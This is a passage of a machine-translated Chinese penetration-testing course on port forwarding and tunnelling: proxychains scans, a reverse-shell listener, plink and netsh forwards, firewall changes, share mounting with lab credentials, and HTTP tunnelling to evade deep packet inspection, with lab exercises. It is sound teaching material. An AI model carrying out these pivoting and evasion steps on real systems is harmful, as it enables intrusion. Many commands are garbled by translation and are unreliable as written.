|S 链|-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:1723-<-超时
|S 链|-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:21-<-超时
|S 链|-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:5900-<-超时
|S 链|-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:111-<-超时
|S 链|-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:25-<-超时
|S 链|-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:53-< >-确定
|S 链|-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:993-<-超时
|S 链|-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:3306-<-超时
|S 链|-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:143-<-超时
|S 链|-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:995-<-超时
| S-chain |-< >-127 . 0 . 0 . 1:8080-< >-192 . 168 . 1 . 110:110-
<-192 . 168 . 1 . 110 的超时 Nmap 扫描报告
主机已启动(0.17 秒延迟)。

港口国服务
21/tcp 关闭 ftp
22/tcp 关闭 ssh
23/tcp 关闭 telnet
25/tcp 关闭 smtp
53/tcp 开放域
80/tcp 关闭 http
110/tcp 关闭 pop3
111/tcp 关闭 rpcbind
135/tcp open msrpc
139/tcp open netbios-ssn
143/tcp 关闭 imap
443/tcp 关闭 https
445/tcp 打开 microsoft-ds
993/tcp 关闭 imaps
995/tcp 关闭 pop3s
```

```
1723/tcp 关闭 pptp
3306/tcp 关闭 mysql
3389/tcp  open  ms-wbt-server
5900/tcp 关闭 vnc
8080/tcp 关闭 http 代理

Nmap 完成:3.54 秒内扫描 1 个 IP 地址(1 台主机启动)
```

清单 644 - 使用 nmap 通过动态隧道扫描机器

在清单 644 中，代理通道按预期工作，将我们的所有流量动态路由到不同的端口，而不必提供单独的端口转发。

> *默认情况下，代理主机将尝试首先从当前目录读取其配置文件，然后从用户的 $(HOME)/.proxychains 目录，最后来自/etc/proxychains.conf。这使我们能够根据自己的需要，通过多个动态隧道运行工具。*

20.2.3.1 演习

1. 连接到您的专用 Linux 实验室客户端，并从/root/port _ forwarding _ and _ tunneling/as root 运行 clear_rules.sh 脚本。
2. 记下 Linux 客户端和 Windows Server 2016 IP 地址。
3. 在您的 Kali 机器上创建一个 SOCKS4 代理，通过隧道穿过 Linux 目标。
4. 通过代理对 Windows Server 2016 计算机成功执行 nmap 扫描。
5. 通过隧道执行 nmap SYN 扫描。有用吗？结果准确吗？

20.3 PLINK.exe

到目前为止，我们使用的所有端口转发和隧道方法都集中在*NIX 系统上常见的工具上。接下来，让我们研究如何在基于 Windows 的操作系统上执行端口转发和隧道。

为了证明这一点，假设我们在评估期间通过同步微风软件中的漏洞获得了对 Windows 10 机器的访问权限，并获得了系统级的反向外壳。

```
kali@kali:~$ sudo nc -lnvp 443 监听[any] 443... 从(UNKNOWN) [10.11.0.22] 49937 连接到
[10.11.0.4]
微软 Windows[10 . 0 . 16299 . 309 版]
2017 年微软公司。保留所有权利。

C:\Windows\system32 >
```

清单 645 - 从 Windows 10 机器接收一个反向外壳

在枚举和信息收集过程中，我们发现了一个运行在 TCP 端口 3306 上的 MySQL 服务。

```
c:\ Windows \ system32 > netstat-anpb TCP netstat-anpb TCP

活动连接

原本地地址外地地址州
TCP 0.0.0.0:80 0.0.0.0:0 侦听
[syncbrs.exe]
TCP 0.0.0.0:135 0.0.0.0:0 侦听
远程过程调用
[svchost.exe]
TCP 0.0.0.0:445 0.0.0.0:0 侦听
无法获取所有权信息
TCP 0.0.0.0:3306 0.0.0.0:0 侦听[mysqld.exe]
```

清单 646 - 识别在端口 3306 上运行的 MYSQL 服务

我们希望扫描该数据库或与服务交互。然而，由于防火墙的原因，我们无法从 Kali 机器直接与该服务交互。

我们将把 plink.exe，一个基于窗口的命令行 SSH 客户端(PuTTY 项目的一部分)转移到目标来克服这个限制。程序语法类似于基于 UNIX 的 ssh 客户端:

```
c:\工具\端口重定向和隧道> plink.exe plink.exe
Plink:命令行连接实用程序
版本 0.70
用法:plink[选项][user @]host[命令]
("主机"也可以是 PuTTY 保存的会话名称)
```

```
选项：
-打印版本信息并退出
-打印 PGP 密钥指纹并退出
-v 显示详细消息
-从保存的会话加载会话名加载设置
-ssh -telnet -rlogin -raw -serial
强制使用特定协议-端口连接到指定端口
-l 用户使用指定的用户名连接
-批量禁用所有交互式提示
-proxycmd 命令
使用“command”作为本地代理
-sercfg 配置-字符串(例如 19200，8，n，1，X)
指定串行配置(仅限串行)
以下选项仅适用于 SSH 连接：
-pw passw 使用指定的密码登录
-D[监听 IP:]监听端口
基于 SOCKS 的动态端口转发
-L[侦听-IP:]侦听-端口:主机:端口
将本地端口转发到远程地址
-R[侦听-IP:]侦听-端口:主机:端口
将远程端口转发到本地地址
-X -x 启用禁用 X11 转发
-启用禁用代理转发-启用禁用点对点分配...
```

清单 647-plink.exe 帮助菜单

我们可以使用 plink.exe 通过 SSH (-ssh)连接到我们的 kali 机器(10.11.0.4)，作为 Kali 用户(-l kali)，密码为“ilak”(-pw ilak)，使用以下命令创建端口 1234 (10.11.0.4:1234)到 Windows 目标(127.0.0.1:3306)上 MySQL 端口的远程端口转发(-R):

```
c:\ Tools \ port _ redirection _ and _ tunneling > plink.exe-ssh-l kali-pw ilak-R 10 .
11 . 0 . 4:。
1234:127.0.0.1:3306 10.11.0.4。
```

清单 648 - 试图在未知主机上设置远程端口转发

plink 第一次连接到主机时，将尝试在注册表中缓存主机密钥。如果我们通过 rdesktop 连接到 Windows 客户端来运行该命令，我们可以看到这个交互式步骤:



图 301:PLINK 在处理未知主机时所需的交互

然而，由于这很可能无法与我们在一个典型的反向外壳中所拥有的交互性水平相匹配，我们应该用 cmd.exe/c echo y 命令将答案发送到提示符处。然后，从我们的反向外壳，这个命令将成功地建立远程端口转发，无需任何交互:

```
c:\ Tools \ port _ redirection _ and _ tunneling > cmd.exec echo y | plink.exe-ssh-l
kali-p w ilak-R 10 . 11 . 0 . 4:1234:127 . 0 . 0 . 1:3306 10 . 11 . 0 . 4
cmd.exe 中央回声 y | plink.exe-宋承宪-左根-pw 图 R-R 10 . 11 . 0 . 4:1234:127 . 0 . 0 .
1:3306 1 0 . 11 . 0 . 4
Kali GNULinux 系统包含的程序是自由软件；每个程序的确切分发条款在 usrsharedoc*copyright 中的各个文
件中有所描述。

在适用法律允许的范围内，Kali GNULinux 绝对没有保修。
kali@kali:~$
```

清单 649 - 使用 plink.exe 建立一个不需要交互的远程隧道

现在我们的隧道处于活动状态，我们可以尝试通过 TCP 端口 1234 上的本地主机端口转发来启动对目标的 MySQL 端口的 Nmap 扫描:

```
kali @ kali:~ $ sudo nmap-SSs-SV 127 . 0 . 0 . 1-p 1234

2019 年 4 月 20 日 05:00 开始 Nmap 7.60(https://nmap.org)本地主机(127.0.0.1)的 EEST Nmap 扫描报
告主机已启动(0.00026s 延迟)。

港口国服务版本
1234/tcp 打开 MySQL MySQL 5 . 5 . 5-10 . 1 . 31-MariaDB

Nmap 完成:0.93 秒内扫描 1 个 IP 地址(1 台主机启动)
```

清单 650 - 启动 nmap 通过隧道扫描 MySQL 服务

设置似乎起作用了。我们已经通过 Kali 攻击机器上的远程端口转发成功扫描了 Windows 10 机器的 SQL 服务。

20.3.1.1 演习

1. 通过同步微风漏洞在您的 Windows 实验室客户端上获取反向外壳。
2. 使用 plink.exe 建立一个远程端口，转发到你的 Windows 10 客户端上的 MySQL 服务。
3. 通过远程端口转发扫描 MySQL 端口。

20.4 NETSH

在本节中，我们将考虑以下场景:

在评估过程中，我们通过远程漏洞攻击了一个 Windows 10 目标，并成功地将我们的权限提升到系统。枚举受损机器后，我们发现除了连接到当前网络(10.11.0.x)之外，它还有一个似乎连接到不同网络(192.168.1.x)的附加网络接口。在这个内部子网中，我们确定了一台打开了 TCP 端口 445 的 Windows Server 2016 机器(192.168.1.110)。

为了继续这个场景，我们现在可以从 Windows 10 机器上的系统级外壳中寻找在受害者网络内部进行旋转的方法。由于我们的特权级别，我们不必处理用户帐户控制(UAC)，这意味着我们可以使用 netsh 实用程序(默认安装在每个现代版本的窗口)进行端口转发和旋转。

但是，要使其工作，Windows 系统必须运行 IP 助手服务，并且必须为我们要使用的接口启用 IPv6 支持。幸运的是，在 Windows 操作系统上，这两个选项都是打开和默认启用的。

我们可以从 Windows 服务程序中检查 IP 助手服务是否正在运行，以确认这一点:



图 302: IP 助手服务正在运行

我们可以在网络接口的设置中确认 IPv6 支持:



图 303:启用 IPv6 支持

与 SSH 本地端口转发示例类似，我们将尝试将发往 TCP 端口 4455 上受损的 Windows 10 机器的流量重定向到端口 445 上的 Windows Server 2016 机器。

在本例中，我们将使用 netsh(接口)上下文来添加一个 IPv4 到 IPv4 (v4tov4)代理(端口代理) 倾听在 10.11.0.22 (listenaddress=10.11.0.22)， 港口 4455 (listenport=4455) 那 将 向前到 这 Windows 操作系统 2016 计算机网络服务器 (连接地址=192.168.1.110)在端口 445(连接端口=445):

```
C:\Windows\system32> netsh 接口端口代理添加 v4 tov 4 listenport = 4455 listenaddres s =
10 . 11 . 0 . 22 connect port = 445 connect address = 192 . 168 . 1 . 110
```

清单 651 - 使用 netsh 的本地端口转发

使用 netstat，我们可以确认端口 4455 正在侦听受损的 Windows 主机:

```
c:\ Windows \ system32 > netstat-ANP TCP |查找“4455”
TCP 10.11.0.22:4455 0.0.0.0:0 侦听
```

清单 652 - 在使用 netsh 进行转发之后，检查端口是否绑定

默认情况下，Windows 防火墙将禁止 TCP 端口 4455 上的入站连接，这将阻止我们与隧道进行交互。假设我们以系统权限运行，我们可以通过添加防火墙规则来允许该端口上的入站连接，从而轻松解决这个问题。

这些 netsh 选项是不言自明的，但请注意，我们允许(action=allow)特定的入站(dir=in)连接，并利用 netsh 的防火墙(advfirewall)上下文。

```
c:\ Windows \ system32 > netsh adv firewall 防火墙添加规则 name = " forward _ port _ rule
" prot ocol = TCP dir = in local IP = 10 . 11 . 0 . 22 local port = 4455 action =
allow Ok。
```

清单 653 - 使用 netsh 允许 TCP 端口 4455 上的入站流量

作为最后一步，我们可以尝试使用 smbclient 在端口 4455 上连接到我们受损的 Windows 机器。如果一切都按计划进行，应该重定向流量，并返回内部 Windows Server 2016 计算机上的可用网络共享。

与我们之前的场景一样，Samba 需要配置 SMBv2 的最小 SMB 版本。
这是多余的，但为了完整起见，我们将在这里包含这些命令:

```
kali @ kali:~ $ sudo nanoetcsambaSMB . conf '

kali @ kali:~ $ catetcsambaSMB . conf...
请注意，您还需要设置适当的 Unix 权限

#到驱动程序目录，以便这些用户在其中拥有写权限
; write list = root，@lpadmin

最小协议= SMB2

kali @ kali:~ $ sudo/etc/init . d/smbd 重启
[ ok ]重新启动 smbd(通过 systemctl): smbd.service。

kali @ kali:~ $ SMB client-L 10 . 11 . 0 . 22-端口=4455 -用户=管理员
无法初始化消息传递上下文
输入工作组\管理员的密码:

共享名类型注释
- - -
管理$磁盘远程管理
C$磁盘默认份额
数据磁盘
远程仪表板组合仪表
网络登录磁盘登录服务器共享
系统卷磁盘登录服务器共享
与 SMB1 重新连接，用于工作组列表。连接到 10.11.0.22 失败 (错误
无法与 SMB1 连接-没有可用的工作组
```

清单 654 -通过使用 NETSH 的本地端口转发，列出了 Windows Server 2016 机器上的网络共享

我们成功上市了股票，但 smbclient 产生了一个错误。这个超时问题通常是由端口转发错误引起的，但是让我们对此进行测试，并确定我们是否可以与共享进行交互。

```
kali @ kali:~ $ sudo mkdirmntwin 10 _ share

kali@kali:~$ sudo mount -t cifs -o 端口= 445510 . 11 . 0 . 22Data-o username =
administrator，password=Qwerty09! mntwin10_share

kali @ kali:~ $ ls-lmntwin 10 _ sharetotal 1
-rwxr-xr-x 1 root root 7 Apr 17 2019 data . txt

kali @ kali:~ $ catmntwin 10 _ sharedata . txt 数据
```

清单 655 -通过端口转发在 Windows 2016 服务器上安装远程共享

如上述命令所示，此错误禁止我们列出工作组，但不会影响我们装载共享的能力。端口转发成功。

20.4.1.1 运动

1. 通过同步微风漏洞在您的 Windows 实验室客户端上获取反向外壳。

2. 使用 SYSTEM shell，尝试使用 netsh 复制端口转发示例。

20.5 通过深度数据包检测获取

到目前为止，我们已经遍历了基于端口过滤器和状态检测的防火墙。然而，某些深度包内容检查设备可能只允许特定的协议。例如，如果不允许 SSH 协议，所有依赖该协议的隧道都将失败。

为了证明这一点，我们将考虑一个新的场景。类似于我们的*NIX 场景，让我们假设我们通过一个漏洞危害了一个 Linux 服务器，将我们的权限提升到 root，并获得了机器上 root 和学生用户的密码访问权限。

即使我们受损的 Linux 服务器实际上没有实现深度包检查，出于本节的目的，我们将假设已经实现了仅允许 HTTP 协议的深度包内容检查功能。与前面的场景不同，基于 SSH 的隧道在这里不起作用。

此外，这种情况下的防火墙只允许端口 80、443 和 1234 入站和出站。端口 80 和 443 是允许的，因为这台机器是一个网络服务器，但 1234 显然是一个疏忽，因为它目前没有映射到任何内部网络的监听端口。

为了模拟这个场景，我们将在专用的 Linux 客户端上运行 http_tunneling.sh 脚本:

```
root @ debian:~ # catrootport _ forwarding _ and _ tunnelinghttp _ tunneling . sh #!
binbash

#清除 iptables 规则 iptables -P 输入接受 iptables -P 转发接受 iptables -P 输出接受 iptables -F
iptables -X

# SSH 场景 iptables -F
输入下拉列表-向前下拉列表-接受输入
iptables -A INPUT -m state - state 建立，RELEVANT-j ACCEPT iptables-A INPUT-p TCP-d
port 80-m state-state NEW-j ACCEPT iptables-A INPUT-p TCP-d port 443-m state-state
NEW-j ACCEPT iptables-A INPUT-p TCP-d port 1234-m state-state NEW-j ACCEPT iptables-A
INPUT-I lo-j ACCEPT

root @ debian:~ #rootport _ forwarding _ and _ tunnelinghttp _ tunneling . sh
```

清单 656 -隧道脚本的内容

在这种情况下，我们的目标是通过仅使用 HTTP 协议的受损的 Linux 服务器，启动从我们的 Kali Linux 机器到 Windows Server 2016 的远程桌面连接。

我们将依靠 HTTPTunnel596 将我们的流量封装在 HTTP 请求中，创建一个“HTTP 隧道”。HTTPTunnel 使用客户机/服务器模型，我们需要首先安装该工具，然后运行客户机和服务器。

stunnel597 工具类似于 HTTPTunnel598，可以以类似的方式使用。它是一个多平台 GNU/GPU 许可的代理，用 SSL/TLS 加密任意 TCP 连接。

我们可以从 Kali Linux 存储库中安装 HTTPtunnel，如下所示:

```
kali @ kali:~ $ apt-cache search http tunnel
HTTP 隧道-在 HTTP 请求中传输数据流

kali @ kali:~ $ sudo apt install
httptunnel...
```

清单 657 -从 Kali Linux 存储库中安装 HTTPTunnel 在深入讨论之前，我们将描述我们试图实现的流量。

首先，请记住，我们在内部 Linux 服务器上有一个外壳。这个外壳是基于 HTTP 的(这是唯一允许通过防火墙的协议)，我们通过 TCP 端口 443(易受攻击的服务端口)连接到它。

我们将在这台机器上创建一个绑定到端口 8888 的本地端口转发，它将把所有连接转发到端口 3389(远程桌面端口)上的 Windows 服务器。请注意，此端口转发不受 HTTP 协议限制的影响，因为两台机器都在同一个网络上，流量不会穿过深度数据包检测设备。然而，当我们试图将一条隧道从 Linux 服务器连接到我们基于互联网的 Kali Linux 机器时，协议限制会给我们带来问题。这是我们基于 SSH 的隧道将被阻止的地方，因为不允许的协议。

为了解决这个问题，我们将使用 HTTPTunnel 在机器之间创建一个基于 HTTP 的隧道(一个允许的协议)。这个 HTTP 隧道的“输入”将在我们的 Kali Linux 机器上(localhost 端口 8080)，隧道将在监听端口 1234(穿过防火墙)上“输出”到受损的 Linux 机器。在这里，HTTP 请求将被解封装，流量将被切换到监听端口 8888(仍然在受损的 Linux 服务器上)，由于我们基于 SSH 的本地转发，该端口被重定向到我们的 Windows 目标的远程桌面端口。

当这个设置完成后，我们将启动一个到 Kali Linux 机器本地主机端口 8080 的远程桌面会话。该请求将被超文本传输协议封装，通过超文本传输协议作为超文本传输协议流量发送到 Linux 服务器上的端口 1234，解封装，最后发送到我们的 Windows 目标的远程桌面端口。

596(塞巴斯蒂安.韦伯，2010)、http://http-tunnel.sourceforge.net/ 597(斯图内尔，2019)、https://www.stunnel.org/ 598(塞巴斯蒂安.韦伯，2010)、http://http-tunnel.sourceforge.net/

在继续之前，花点时间了解一下这个公认的复杂的交通流。带有封装的端口转发可能很复杂，因为我们必须考虑防火墙规则、协议限制以及入站和出站端口分配。在执行实际命令之前，暂停并编写一个如图 304 所示的地图或流程图通常会有所帮助。这个过程足够复杂，不需要同时计算出逻辑流和语法。



图 304:超文本传输协议封装

为了开始构建隧道，我们将在受损的 Linux 机器和 Windows 远程桌面目标之间创建一个基于 SSH 的本地转发端口。请记住，协议在这里并不重要(允许 SSH)，因为该流量不受内部网络上深度数据包检查的影响。

为此，我们将从这台机器(127.0.0.1)创建一个本地转发(-L)，并将使用我们在攻击后创建的新密码以学生身份登录。我们会将端口 8888 (0.0.0.0:8888)上的所有请求转发到 Windows 服务器的远程桌面端口(192.168.1.110:3389):

```
www-data @ debian:$ ssh-L 0 . 0 . 0 . 0:8888:192 . 168 . 1 . 110:3389 学生@127.0.0.1
ssh-L 0 . 0 . 0 . 0:8888:192 . 168 . 1 . 110:3389 学生@ 127 . 0 . 0 . 1
无法创建目录'varwww。嘘。
无法确定主机"127.0.0.1 (127.0.0.1)"的真实性。
ECDSA 密钥指纹是 sha 256:RdJnCwlCxEG+c6n Shi 13n 6 oykxabdjkrma3c ltknmju。您确定要继续连接吗(是否)？ 是的是的
无法将主机添加到已知主机列表中(varwww。ssh 已知主机)。学生@127.0.0.1 的密码:lab...
学生@debian:~$ ss -antp | grep "8888 "



ss -antp | grep "8888 "
EN 0 128 名单*:8888 *:*
```

清单 658 -将我们受损的 Linux 机器上的 TCP 端口 8888 转发到 Windows Server 2016 系统上的 TCP 端口 3389

接下来，我们必须创建一个到我们的 Kali Linux 机器的 HTTPTunnel，以便让我们的流量越过仅使用 HTTP 的协议限制。如上所述，HTTPTunnel 同时使用一个客户端(htc)和一个服务器(hts)。

我们将设置服务器(hts)，它将监听本地主机端口 1234，解封装来自

传入的 HTTP 流，并将其重定向到本地主机端口 8888 (-转发端口本地主机:8888)，由于前面的命令，该端口被重定向到 Windows 目标的远程桌面端口:

```
student @ debian:~ $ HTS-forward-port localhost:8888 1234 HTS-forward-port
localhost:8888 1234

学生@ debian:~ $ PS aux | grep HTS PS aux | grep HTS
学生 12080 0.0 0.0 2420 68？Ss 07:49 0:00 hts -转发端口 lo calhost:8888 1234
学生 12084 0.0 0.0 4728 836 分 4 秒+ 07:49 0:00 grep hts

学生@debian:~$ ss -antp | grep "1234 "
ss -antp | grep "1234 "
LISTEN 0 1 *:1234 *:*用户:((" hts "，pid=12080，fd=4))
```

清单 659 - 设置 HTTPTunnel 的服务器组件

ps 和 ss 命令显示 HTTPTunnel 服务器已启动并正在运行。

接下来，我们需要一个 HTTPTunnel 客户端，它将接收我们的远程桌面流量，将其封装成一个 HTTP 流，并将其发送到侦听的 HTTPTunnel 服务器。此(htc)命令将在本地主机端口 8080 (-转发端口 8080)上侦听，对流量进行 HTTP 封装，并通过防火墙将其转发到我们在端口 1234 (10.11.0.128:1234)上的侦听 HTTPTunnel 服务器:

```
kali@kali:~$ htc -转发-端口 8080 10.11.0.128:1234

kali@kali:~$ ps aux | grep htc
kali 10051 0.0 0.0 6536 92？Ss 03:33 0:00 htc -转发-端口 8
080 10.11.0.128:1234
kali 10053 0.0 0.0 12980 1056 pt/0S+03:33 0:00 grep HTC

kali@kali:~$ ss -antp | grep "8080 "
LISTEN 0 0 0.0.0.0:8080 0.0.0.0:*用户:((" htc "，pid=2692，fd=4))
```

清单 660 - 设置 HTTPTunnel 的客户端组件

同样，ps 和 ss 命令显示 HTTPTunnel 客户端已启动并正在运行。

现在，所有发送到 Kali Linux 机器上的 TCP 端口 8080 的流量都将被重定向到我们的 HTTPTunnel 中(在这里，它被 HTTP 封装，通过防火墙发送到受损的 Linux 服务器，然后被解封装)，并再次重定向到 Windows 服务器的远程桌面服务。

我们可以通过启动 Wireshark 嗅探流量来验证这是否有效，并在针对 Kali Linux 机器的监听端口 8080 启动远程桌面连接之前验证它是否被 HTTP 封装:



*图 305: RDP 通过 HTTP 隧道登录 Windows Server 2016 机器太棒了！*远程桌面连接成功。

检查 Wireshark 中的流量，我们确认它确实是 HTTP 封装的，并且会绕过深度数据包内容检查设备。



图 306: 在 Wireshark 中检查 HTTTP 封装的流量

20.5.1.1 演习

1. 使用 rdesktop 作为学生帐户连接到您的专用 Linux 实验室客户端，并以 root 用户身份从 /root/port _ forwarding _ and _ tunneling/运行 http_tunneling.sh 脚本。
2. 启动 apache2 服务并利用 443 端口上托管的易受攻击的 web 应用程序 (在前面的模块中有介绍)以便获得一个反向的 HTTP 外壳。
3. 使用您的专用客户端复制上面演示的场景。

20.6 收尾

在本模块中，我们介绍了端口转发和隧道的概念。该模块包含在 Windows 和*NIX 操作系统上应用这些技术的工具，允许我们绕过各种出口限制以及深度数据包检查设备。

21。 活动目录攻击

微软活动目录域服务 600 通常被称为活动目录(AD)，是一种允许系统管理员大规模更新和管理操作系统、应用程序、用户和数据访问的服务。由于活动目录可能是一个高度复杂和精细的管理层，因此它构成了一个非常大的攻击面，值得关注。

在本模块中，我们将介绍活动目录，并演示枚举、身份验证和横向移动技术。

